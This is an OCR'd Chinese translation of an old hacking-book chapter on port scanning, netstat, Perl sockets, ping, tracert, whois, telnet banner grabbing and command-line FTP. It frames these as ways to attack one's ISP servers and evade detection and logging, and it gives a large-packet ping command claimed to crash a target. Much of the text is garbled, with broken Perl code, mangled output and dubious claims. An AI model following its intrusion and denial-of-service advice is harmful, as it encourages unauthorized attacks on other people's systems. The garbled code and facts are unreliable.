免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

低于 1024 的端口号，是经常使用的服务，较高的端口号被用于浏览器需要链接的远端的服务。例如，当浏览器链接到远程服务器的 80 端口，请求默认的网页，在这个例子中，浏览器会选择一个超过 1024 的端口。

什么是 RFC? RFC 代表请求说明。它们以文本的形式描述网络和 Internet 的方方面面的内容。它们有由黑客编写，检索 RFC 就如你使用搜索引擎一样容易，只需要输入 RFC 编号就可以了。

什么是后台程序？一个后台程序是一个运行在 Unix 端口的后台。如果你发现一个服务和一个后台程序运行同一个端口，我们确定，这个电脑就容易被攻击。

发现一个漏洞或易受攻击的系统的第一步是扫描后台程序的端口，发现易受攻击的服务器。

如果打算攻击你的 ISP 服务器，你需要做什么？首先，发现 ISP 的服务器主机名。现在，每个服务器都有大量的开放端口，需要花一定的时间了解每个端口，找出每个端口上运行的服务。这个就是需要端口扫描工具的地方，一些端口扫描器自带开放端口列表、每个端口上运行的程序和易受攻击的端口。

端口扫描充分地利用了 TCP 的三次握手协议确定远程电脑的开放端口。为了了解更多的 TCP/IP 协议内容，请在我的网站上阅读网络手册。

像 SATAN 的工具和其他一些工具允许我们只要通过简单地点击按钮，就可以找出开放的端口列表，运行在易受攻击系统上的后台程序和服务。然而，作为一个黑客，编写软件而不是使用端口扫描，因此，在一个服务器上寻找开放端口可能需要大量的时间，使用端口扫描工具只会提供开放端口，而不能提供服务和易受攻击，非常的有趣。我确信，如果你试图手动地利用一个远程服务器的端口，你将能够了解更多的远程系统，它能够使你切实地体会到如何进行攻击。如果通过点击端口扫描器的按钮，可以清楚地了解端口的细节信息。SATAN 和其他类似的扫描器使你不能体会到攻击的乐趣。

另外一个需要关心端口扫描的是你的 ISP，大多数的端口扫描容易被检测和跟踪。如果在扫描一个端口时被捕获，你将没有借口。这是一个明显的黑客攻击信号。有许多的扫描器，例如 Nmap，宣称不容易被追踪。但是实际上，当它们发送一个单一数据包检查端口是否打开时，非常容易受到追踪，非常不精确。在这种情况下，如果主机运行正好在运行 Etherpeek 嗅探器软件，这种扫描十分容易被探测，用户的 IP 也会被记录。无论如何，一些 ISP 很害怕黑客攻击，一旦发现少量的受到怀疑的行为，他们可能会删除你的账号，因此，使用这种方法要十分的小心。

好的，让我们看看 TCP 的 12345 端口和 UDP 的 31337 端口。这些端口是流行的木马程序 NetBus 和 BO 的常用端口。

一些 ISP 非常注意黑客攻击，为了预防这种攻击，他们能够运行一些软件来防止黑客入侵。Etherpeek 是一种很好的用来追踪用户的嗅探软件。Nuke Nabber 是一款免费的 Windows 软件，宣称可以防止端口扫描。因此，它一旦探测到像 Telnet，Finger 这样的后台程序（服务），就会关闭端口。

我如何发现我自己的 IP 地址，我的机器的哪个端口是开放的？

为了发现你机器的开放端口和你自己的 IP 地址，在 DOS 命令行（Windows 用户）或 bash 命令行（Unix 用户）中输入以下命令：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

netstat –a
这个命令会返回以下信息：

```
C:\>netstat –a
Active Connections

代码 61 页（14 行-25 行）
Proto    Local Address          Foreign Adderss        State
TCP      ankit-s-hax-box:1030   0.0.0.0:0              LISTENINE
TCP      ankit-s-hax-box:1033   0.0.0.0:0              LISTENINE
TCP      ankit-s-hax-box:1027   0.0.0.0:0              LISTENINE
TCP      ankit-s-hax-box:1030   mail2.mtnl.net.in:pop3 LISTENINE
TCP      ankit-s-hax-box:1033   zztop.boxnetwork.net:80    CLOSE_WAIT
TCP      ankit-s-hax-box:137    0.0.0.0:0              LISTENINE
TCP      ankit-s-hax-box:138    0.0.0.0:0              LISTENINE
TCP      ankit-s-hax-box:nbsession    0.0.0.0:0            LISTENINE
UDPankit-s-hax-box:1027    *:*
UDPankit-s-hax-box:nbname *:*
UDPankit-s-hax-box:nbdatagram  *:*
```

所有的关于 Socket 编程的陷阱是什么？Socket 是什么？这里，假设我们了解一些 TCP/IP 的知识，TCP/IP 或传输控制协议\网际协议是在 Internet 上电脑之间相互通信的语言、协议。也可以说，一个 IP 地址为 99.99.99.99 的电脑与另一个地址为 98.98.98.98 的电脑相互通信，IP 地址为 99.99.99.99 的电脑发送一个数据包到 98.98.98.98 的电脑会发生什么？当后者接收到数据包，后者会检验并发送一个返回信息。但是，也可以说，当一个地址为 99.99.99.99 的电脑打算同时与多个电脑通信，不止 98.98.98.98 电脑。接着会发生什么？例如，99.99.99.99 打算链接 FTP 后台程序，并下载一个文件。就在同时，它打算链接 98.98.98.98 的网站，链接 HTTP 后台程序，在这个例子中，98.98.98.98 将会有两个同时的链接与 99.99.99.99。现在，98.98.98.98 如何区分两个链接？98.98.98.98 如何知道哪个后台程序是 HTTP 协议，哪个是 FTP 协议？是否无法区分两个链接？HTTP 协议的消息传输到 FTP 协议会引起很多的混乱？为了避免这样的混乱，我们拥有端口。在每一个端口中，一个特定服务或后台程序在默认情况下运行。这能够使得 99.99.99.99 电脑知道可以链接哪个端口是 FTP 下载，哪个端口是 HTTP 下载 Web 网页。这里，它会通过使用一个 Socket 接口（一个 IP 地址和端口的组合）与 98.98.98.98 通信。因此，FTP 后台程序消息会被发送到 98.98.98.98:21（注意冒号和默认的 FTP 端口）这个可以接收 98.98.98.98 的机器并知道消息代表哪个服务，发送到哪个端口。在 Internet 的 TCP/IP 中，所有的通信是通过 Socket 的端口和 IP 地址的组合。

可以通过使用 Perl 了解 Socket？如前面所说，Sockets 实际上代表在 TCP/IP 基础上的网络链接。一个 Socket 在你的客户机（你的系统），另一个 Socket 在你主机（你要链接的主机）使得通信更加容易。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如以下例子所示，你需要得到 IOSocket 模型，这个模块 Socket 接口包括 Perl 在所有的 Unix 系统中。你需要基本的了解到网络知识，我们假设你了解基本的 perl。

打开/关闭一个 Socket

创建一个 socket 的句法如下：

```
use IOSocket;
$varname = IOSocketINET—> new(Parameters) or die “Can’t open socket\n”;
close $varname;
```

The parameters are a combination of the following:

PeerAddr — Remote Host Address

PeerPort — Remote Host Port

LocalAddr — Local Host bind address

LocalPort — Local Host bind port

Proto — Protocol to use (TCP, UDP..)

Type — Socket Type (SOCK_STREAM, SOCK_DGRAM..)

Listen — Queue for listen

Timeout — Timeout value for various operations

没有必要了解以上所有的内容，以上内容是你创建的 Socket 类型，是客户机还是服务器。客户机建立一个链接到远程的 Socket，然而，远程的服务器在等待来到的链接。

服务器端 Socket 的需求包括“Proto”——使用的协议，“LocalPort”——等待链接的端口和“Listen”——在拒绝之前链接队列的数量。

客户机的“Proto”——协议，“PeerAddr”——远程机器的 IP 地址，和“PeerPort”——连接的远程端口必须给出。

这里有一个例子：

```
#! /usr/bin/perl
use IOSocket;
# Make client connection to localhost port 21 and display output
$socket = IOSocketINET—>new (Proto=>”tcp”,
PeerAddr=>”127.0.0.1”,
PeerPort=>”21”) or die “Failed to open socket\n”;
# Print output, note that the output has to be globbed. If you are running
# an ftpd on your machine you should see something like FTPD VERSION x
# READY.
Print $crud = <$socket>;
Close $socket;
# Make server waiting on port 12345 and display input received
$socket = IOSocketINET—>new (Proto=>’tcp’, LocalPort=>”12345” Listen =>”1”);
# We call the accept function of the socket to put it into wait mode.
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
$connection = $socket—>accept;
# The following is just to auto flush the buffer for compatibility with
# old perl versions.
$connection—>autoflush (1);
# Loop waiting for input, when found print. Note globbing is required
while (<$connection>)
{
print
}
close $socket, $connection;
# This will loop infinity waiting for input to display to screen, just
# kill it with ^C when you get bored of watching 12345.) An easy way
# test is just to Telnet localhost 12345 and type a few lines...
# EOF
```

大多数的黑客工具与 Windows 操作系统一起隐藏在系统中，不容易发现它们，一般情况下，隐藏在 c:\windows 的目录下，或者在 windows 安装光盘中。

Ping

Ping 是 ICMP 协议的一部分，Internet 控制消息协议，通常用来检测网络 TCP/IP 的缺陷。

Ping 是一个命令行工具，发送特定的数据包到指定的主机。如果指定的主机是存活状态，将会发送一个应答请求或 echo 到相同的数据，如果发送到你的主机的数据包有相同的内容，表明主机是存活的。因此，Ping 命令是允许你检查主机是否存活。它也可以被用来计算到达主机的时间总和。不断地利用 ping 一个主机，甚至可以导致主机死机。现在，当主机接受到 Ping 信号会发生什么？主机会分配一些资源或返回数据包。现在，如果你不断地 Ping 主机，主机中所有的资源会被耗尽，导致运行中止或重新启动。至于 Ping 的特点，大多数的 ISP 隐藏了 Ping 工具，为了找到 Ping，按照以下的命令：

Whereis Ping

它通常隐藏在/usr/etc 文件内。

Ping 有许多的参数，参数列表可以参考帮助文件，或如果你运行 Windows，你可以在 DOS 提示符下输入 Ping:

Ping –t：主机

Ping –a：主机能够用来主机解释主机的地址。

当我在 DOS 提示符下输入 Ping，会产生以下结果：

代码 65 页 19 行-66 页 1 行

```
C:\ WINDOWS>ping
Usage: ping [t] [-a] [-n count] [-1 size] [of] [-i TTL] [-v TOS]
[-r count] [-s count] [-j host-list] | [-k host-list]]
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

[-w timeout] destination-list
Options:
-t Ping the specified host until stopped.
To see statistics and continue – type Control-Break;
To stop – type Control-C
-a Resolve addresses to hostnames
-n count number of echo requests to send.
-l size Send buffer size.
-f Set Don't Fragment flag in packet.
-i TTL Time To Live.
-v TOS Type Of Service.
-r count Record route for count hops.
-s count Timestamp for count hops
-j host-list Loose source route along host-list.
-k host-list Strict source route along host-list.
-w timeout Timeout in milliseconds to wait for each reply.

你甚至可以 Ping 自己。如前面讨论的，我已经说过了 IP 127.0.0.1 时本地主机。这意味着当你链接到 127.0.0.1 时，你实际上链接到了自己的主机。不断的 Ping 自己，输入以下命令：

ping –t 127.0.0.1

然而，当大多数的 Ping 泛洪被禁止，当所有的操作系统已经升级。以下的 Ping 命令创建一个大尺寸的数据包 65510。这个命令会中止被攻击电脑的运行。

C:\windows>ping –l 65510

Ping 命令的界面如图 3-2 所示。

更多有关 Ping 的信息，参考www.hackingmobilephones.com。

Tracert

当你输入 hotmail.com 在你的浏览器中，你的请求在到达 hotmail.com 之前，会经过许多的电脑。或者当你登录你的 shell 账户和输入口令，在口令到达 shell 账户服务器之前，会经过一定数量的电脑。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-2 Ping 命令界面

为了发现服务器列表的口令或经过的口令，应使用 tracert 命令。在 Unix 中，你可以使用 traceroute 命令，因此，在 DOS 提示符下输入：

```
C:\WINDOWS>tracert
Usage: tracert [-d] [-h maximun_hops] [-j host-list] [-w timeout]
target_name
Options:
-d Do not resolve addresses to hostnames.
-h maximum_hops Maximun number of hops to search for target.
-j host-list Loose source route along host-list.
-w timeout Wait timeout milliseconds for each reply.
```

让我们举一个从你的机器到 hotmail.com 例子来追踪数据包的路径。为此，简单地输入以下命令：

```
C:\windows>tracert hotmail.com
```

你可以输入 hotmail.com 的 IP 地址代替 Hotmail.com，IP 地址可以利用 nslookup 来查找。通过使用 tracert 的不同参数，可以看到运行的结果。那是学习这个命令的最好方法，见图 3-3。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-3　tracert 界面

为了获取更多的信息，可以参考：www.hackingmobilephones.com。

NerStat

这个一个很有趣的攻击工具，可以获得 ISP 重要的信息。

Netstat 不会显示任何的帮助信息，如果不输入 netstat/?。按照这种方式，

C:\WINDOWS\netstat /?

显示协议的统计信息和当前 TCP/IP 网络连接。

NETSTAT [-a] [-3] [-s] [-p proto] [-r] [interval]

-a Displays all connections and listening ports.

-e Displays Ethernet statistics. This may be combined with the

-s option.

-n Displays addresses and port numbers in numerical form.

-p proto Shows connections for the protocol specified by proto; proto

may be TCP or UDP. Ifused with the –s option to display

per-protocol statistics, proto may be TCP, UDP, or IP.

-r Displays the routing table.

-s Displays per-protocol statistics. By default, statistics are shown for TCP,

UDP and IP; the –p option may be used to specify a sub-set of the default.

Interval, redisplays selected statistics and pausing interval seconds between

each display. Press CTRL+C to stop redisplaying statistics. If omitted,

netstat will print the current configuration information once.

-a 参数能够显示你电脑的开放端口和 IP 地址，现解释 IP 地址部分。例如，

C:\windows>netstat –a

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这个命令可以显示内核路由信息。机器的开放端口，IP 地址和链接机器的端口、IP 地址。如果你登录你的 shell 账户，可以同时显示所有链接的 IP 地址，所有这些 IP 是动态地址。

为了解更多的信息，可以参考www.hackingmobilephones.com。

另外一个有趣的命令是 nbtstat 命令，这是一个获得链接的主机信息的工具。

C:\windows>nbtstat –A <host>

以上命令允许黑客获得用户名、系统名和域名列表。这个命令更多的信息在以后讨论。

地址解析协议(ARP)和路由可以先进的命令，任何命令的更多信息能够通过输入命令名跟上/?符号：因此，

命令 /?

会显示命令的帮助。

ARP(地址解析协议) 被用来将 IP 地址翻译为以太网地址。解析仅仅处理输出的数据包，因为这时 IP 头部和以太网头部被创建。

IP 地址 以太网地址

08-00-39-00-2F-C3

Route 可以显示路由表所有的信息

你如何得到.com 的注册？好的，你可以通过付费得到注册网络解析，你可以得到自己的域名。你自己的.com 注册。现在，所有的注册网络解析需要填写表格，这些信息包括姓名、合同信息、E-mail 地址，IP 地址等更多信息。

这个数据储存在数据库中，通过网络解析保持。你能够执行 whois 查询，可以收集特定域名或主机的信息。你打算发现 IP 或拥有www.hotmail.com的人的姓名，你将做什么？

你能够达到网络解析网站，或 internic.net 和进入 hotmail.com，你能够进入浏览器的地址栏，进行 whois 询问。

在浏览器的地址栏中输入以下信息：

http://205.177.25.9/cgi-bin/whois?hotmail.com

其他的查询代替 hotmail.com 利用域名，你打算实施 WHOIS 查询。

你可以使用一些攻击工具获得开放端口的列表，现在，如何链接到远程服务器的每个端口？

以下介绍的利用 Telcnt 到远程服务器的方法比前面介绍的方法更加有效，前面介绍的方法相对较弱。如果不是黑客，不需要像这样使用 Telnet。

C:\windows>telnet hostname.com ###

这些命令是自解释的，Telent 调用 telnet 程序，主机名是远程服务器的主机名或 IP 地址，###是你打算连接的远程服务器的开放端口。

25 号端口是常用的 SMTP 端口，每一个和每一个服务运行 SMTP 在端口 25，在不同的服务器将会不同。如果在学习端口扫描，可以链接到 FTP(21)后台程序，上载或下载文件，链接 SMTP 后台程序或发送邮件，甚至是垃圾邮件。POP(110)接受邮件和 HTTP(80)下载 Web 页面。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

大多数普通的端口被你的 ISP 服务器打开：

这个端口是 Telnet 链接默认的端口，通常，当你链接到远程 23 端口，接着会出现欢迎标题以及登录提示符。到 23 端口的链接也可以提供运行在远程的服务器的名字。仅仅在远程的电脑运行相同的服务器和操作系统时，这必须发现利用。

基本上，到 23 端口的链接提供远程电脑的操作系统，WIN95/98/NT 不能发送 Telent 服务器，因此 Telnet 服务安装。23 端口可能没有打开。如果 ISP 的 23 端口没有打开，那么，它安全的假设服务不运行在 Win95/98/NT。但是你不能确信，你的 ISP 可能建立了 Telnet 服务，运行在 Windows。现在，几乎没有哪个 ISP 可能打开 23 端口，导致黑客攻击的增加。

21 端口或 FTP 端口或文件传输协议端口是一种从服务器端到客户端的文件传输。

你使用 Cute FTP 或其他的一些 FTP 客户端程序？对这些程序感兴趣么？

To read geek stuff on the ftp protocol read rfc 114 and rfc 959.

现在，一个服务器端是你链接的电脑，客户端是自己的电脑。为了链接到 FTP 服务器端，我们需要一个 FTP 软件，也就是 FTP 客户端。这样协议可以从服务器端到客户器端传输文件，因此，FTP 服务器端允许你上载或下载文件。

FTP 服务器端

Unix FTPD

Win9x WFTPD, Microsoft Frontpage

Win NT IIS

Mac FTPD

FTP 到你喜爱的网站是非常的简单。实际上，Windows 本身带有 FTP 客户端程序，这个有点不足并不完全推荐。FTP 是如何自解释工作的。FTP 客户端程序首先联系 FTP 后台运行在你的电脑。如果服务器端有一个 FTP 后台程序在运行。接着你可能得到一个欢迎屏幕或后台程序标题。一个后台程序标题有时显示一个欢迎消息和信息在 OS 中，或运行在服务器端的 FTP 上。一个后台程序标题提供有价值的信息到链接的主机。如果一个人打算获得根目录或闯入一个 FTP 服务器端，需要搜索我们能够利用的漏洞，需要了解 OS，运行在 OS 上的版本和运行在 OS 版本上的 FTP 服务器。这意味着服务器端可能有两个版本，Windows 版本和 Unix 版本，Unix 版本的漏洞与 Windows 的漏洞不同。运行在主机的 OS，这意味着如果 OS 不同，而 FTP 服务器端是相同的。漏洞将不会工作了。在你开始寻找 FTP 服务器端的漏洞，记住 OS 的版本和 FTP 服务器端。后台标题带有口令提示符。

以下的情况：

```
220-
220-#*********************************************************************
220-#    Welcome to MTNL's ftp site
220-#*********************************************************************
220-#
220-#    You can upload your own homepages at this site!!
220-#
220#     Just login with your username and upload the HTML pages.
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

220-# (You can use your favourite HTML editor as well)
220-#
220-# Wold will see it at http://web2.mtnl.net.in/~yourusername/
220-#
220-# So get going.....UNLEASH YOUR CREATIVITY !!!!
220-#
220-#**
220-
220 ftp2.mtnl.net.in FTP server ready.
User (web2.mtnl.net.in(none)) ankit
331 Password repuired for ankit.
Password:

大多数的 FTP 后台程序很难配置，或者换句话说，系统管理员允许访客和匿名登录，允许使用客户或匿名作为用户名。如果你通过客户账户登录，需要你个人的电子邮件，这主要是添加你浏览网站和使用的后台 FTP 程序的服务日志。如果不打算使用真实的电子邮件地址，你可以随意地输入一个电子邮件地址，不能包含空格，同时必须包括@符号。

FTP 客户端程序，例如 CuteFTP，WSFTP，等等，GUI 式的程序可以自动地执行链接远程系统的 21 端口。相同的操作可以通过使用 telnet 程序链接到 21 端口，需要手工输入 FTP 命令。

图片

尽管我认为如果你不喜欢与 Windows 绑定的非 GUI 的 FTP 客户程序，你可以使用你自己喜爱的 FTP 客户端程序或 Telnet 应用程序，通过与 Windows 系统绑定。这些 FTP 程序可能看起来较可怕。

实际上，这个 FTP 程序使得攻击更加容易。首先，进入 MS DOS，在 DOS 下运行以下程序，输入 FTP 并启动它。

C:\windows>ftp
你的提示符会变为：
ftp>

这是 ftp 提示符，表明 FTP 客户端已经启动并运行。现在，为了传输文件或做一些 FTP 攻击，你需要了解 FTP 命令。为了得到 FTP 的命令，在 FTP 提示符下输入 Help

ftp>help

Commands may be abbreviated and the following appear;

! delete literal prompt send
? debug ls put status
append dir mdelete pwd trace
ascii disconnect mdir quit type

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
bell get mget quote user
brnary glob mkdir recv verbose
bye hash mls remotehelp
cd help mput rename
close lcd open rmdir
ftp>
```

你可以输入?代替 help，这也会产生相同的结果。现在，输入以下内容可以得到不同的帮助内容。

```
ftp>help [command]
```

例如，我打算了解如何使用 cd 命令。我输入以下内容：

```
ftp>help cd
```

FTP 程序会返回以下内容：

Cd 改变远程工作目录

输入 ftp>?Cd 与上面介绍的结果相同。

Get 命令被用来从链接的服务器获得文件，这时输入：

```
ftp>get file.txt
```

这时可以获得或下载名字为 file 的文本文件。

为了下载多文本文件，不能使用 get 命令。而要使用 mget，或 multiple get 命令。例如，可以通过以下命令获得所有主机的文本文件，

```
ftp>mget *.txt
```

相类似的，上载一个文件可以使用 put 命令，上载多个命令可以使用 mget 命令。

当你正在处理上载文件，你打算将 Windows 当前的工作目录改变为 c:\windows\temp 目录，这时，可以使用 lcd 命令。

```
ftp>lcd temp
```

这将使得 temp 目录变为当前目录。

bye 和 close 命令是中止命令。！命令允许我们在 shell 的任何一点退出命令行。

另一个有趣的命令是 SYST 命令可以提供服务器 OS 和 FTP 服务器的版本信息。这个命令比提供主机的 OS 版本信息和 FTP 后台程序信息更好些，因此可以在网上搜索它们。

现在，我们了解一些基本的 FTP 命令，我们可以用来处理一些上载你的站点到 ISP 服务器。我假设 ISP 的主机名为 isp.net 和所有的文件必须被上载到 ISP 的服务器的 c:\site 目录。

首先，让我们通过 FTP 链接到你 ISP。有两种方式启动 FTP 会话，第一种方式是直接输入带有参数的 FTP 命令，你可以通过输入带主机地址的 ftp 命令直接链接到主机。第二种方法是启动 FTP 客户端程序，接着使用打开命令连接到主机，更多有关打开命令的信息，可以查看帮助。

例如：

```
C:\windows>ftp isp.net
```

或

```
C:\windows>ftp
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

ftp>open isp.net

在大多数情况下，你已经链接到主机，你的 ISP，你会看到欢迎标题，你的 ISP 会要求你输入用户名和口令。如果你没有口令，可以尝试使用客户或匿名登录输入这些，学习了解攻击 FTP 服务器。用任何方式的上载。现在，你上载的文件被放在 c:\site 的目录内，而不是当前的 windows 的工作目录（通常打开 MS DOS 的默认目录）。在你开始上载文件，你需要改变本地工作目录从 c:\windows 到 c:\site。这时，使用 lcd 命令，因此。

ftp>lcd c:\site

现在，你可以开始上载文件，假设目录中所有的文件需要上载，如果你选择所有的文件可以使用通配符“*”来进行选择。

ftp>mput *.*

瞧，你已经上载你自己的网站，通过命令行 FTP 程序，你必须学习使用这个没有 GUI 的应用程序。

这时，可以说所有的打算学习如何入侵 FTP 服务器，盗窃口令，禁止上载文件。从他们那里，我的建议是当链接到 FTP 服务器时，必须能够隐瞒自己的身份。你看，无论你何时何地用何方式链接到 FTP 服务器。你的 IP 地址被记录在日志文件中，这就是你的身份。利用非法的用户身份下载文件，你的意图可能被捕获。

当你链接到系统的 21 端口时，后台的标题是提示一些有价值的信息，如 OS 名，版本等。

不同的版本有不同的 FTP 服务器，没有一个 FTP 服务器是没有漏洞的。FTP 服务器中有大量的漏洞，这些超过本文讨论的范畴。

但是，你可以搜索 FTP 版本号和 OS 运行的主机来寻找 FTP 漏洞，通过以下网站搜索漏洞：

http://astalavista.box.sk
http://cert.org
http://www.securityforce.com
http://packetstorm.genocide.com
http://www.antionline.com
http://www.rootshell.com
http://www.insecure.org
http://www.ntbugtraq.com
http://support.microsoft.com (windows 系统的一些安全漏洞和一般的漏洞)
http://www.hackingmobilephones.com

一些普通的 FTP 漏洞是弹回攻击，本地 FTP 漏洞的更多信息可参考利用 FTP 一章。

这时 DOS（拒绝服务攻击，而不是 MS DOS）能够中止 Win NT 和 OOB（带宽攻击），（更多的信息可以参考 http://blacksun.box.sk/ftp.txt）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四章 Web 攻击

80 端口的破坏
通过浏览器进行查找，攻击
路由器攻击
HTML 应用程序
编写自己的端口扫描程序和按键记录程序
删除 Web 主机服务的标题

